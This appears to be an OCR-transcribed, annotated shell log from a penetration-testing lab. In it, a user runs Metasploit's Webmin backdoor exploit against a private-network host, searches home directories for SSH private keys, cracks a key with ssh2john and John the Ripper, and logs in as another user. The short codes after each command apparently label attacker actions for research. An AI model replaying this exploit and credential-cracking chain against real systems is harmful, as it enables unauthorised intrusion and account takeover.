
ls A10
cd .. U
ls A10
cd etc U
ls A10
cd ... U
cd .. U
ls A10
cd root U
ls A10
ssh 172.18.1.5 -p 10000 A16
ssh 172.18.1.5 A16
metasploit U
metasploit U
service postgresql start U
msfsplayload U
msfplayload U
msf U
msfconsole M2
cd .. U
cd home U
cd root U
cd debian U
cd U
cd .. U
exit U
msfconsole M2
cd .. U
cd root U



info U
help search A3
search 1.920 A3
use exploit/unix/webapp/webmin_backdoor M8
show options M5
set vhost A6
set lhost 10.1.135.83 A6
set lhost 172.18.1.5 A6
set lport 10 000 A6
set lport 10000 A6
exploit M8
set rhost 172.18.1.5 A6
ifconfig U
set lhost 10.1.135.83 A6
exploit M8
set rport 10000 A6
set lhost A6
exploit M8
ls A10
ls A10
cd .. U
exit U
ls A10
ls A10
mfsconsole U
ls A10
msfconsole M2
show options M5
set rhost 172.18.1.5 A6
set rport A6
exit U


ls A10
msfconsole M2
set rport 10000 A6
set shost A6
set rhost A6
set rhost 172.18.1.5 A6
set lhost 10.1.135.83 A6
show options M5
use 1.920 A4
set lhost A6
set rhost A6
set rhost 172.18.1.5 A6
set rport 10000 A6
ls A10
cd /root U
ls A10
ls A10
cd ..ls A10
cd .. U
ls A10
home U
cd U
ls A10
cd .. U
ls A10
cd home U
ls A10
cd eve U
ls A10
cd .. U
ls A10
cd U
ls A10


ls A10
cd .. U
ls A10
cd home U
ls A10
cd alice U
ls A10
cd .. U
ls A10
cd bob U
ls A10
cd U
l U
ls A10
c d.. U
locate A1 A9 A10 A11 A12 A17
find A10
./.bash_historysa U
./.bash_history U
sudo ./.bash_history U
id_rsa U
ssh2john.py A14 A16
find ssh2john.py A10 A14 A16
ls A10
cd .. U
ls A10
cd home U
ls A10
cd eve U
ls A10
id U
id_rsa eve U
ls A10


ls A10
lsa A10
ls a A10
la U
ls a A10
list all U
list U
lsa A10
ssh eve@10.1.17.4 M16
ls A10
cd .. U
cd .. U
ls A10
john hash A14
john bash A14
/home/eve/.ssh# ssh -l id_rsa eve@172.17.5.4 M16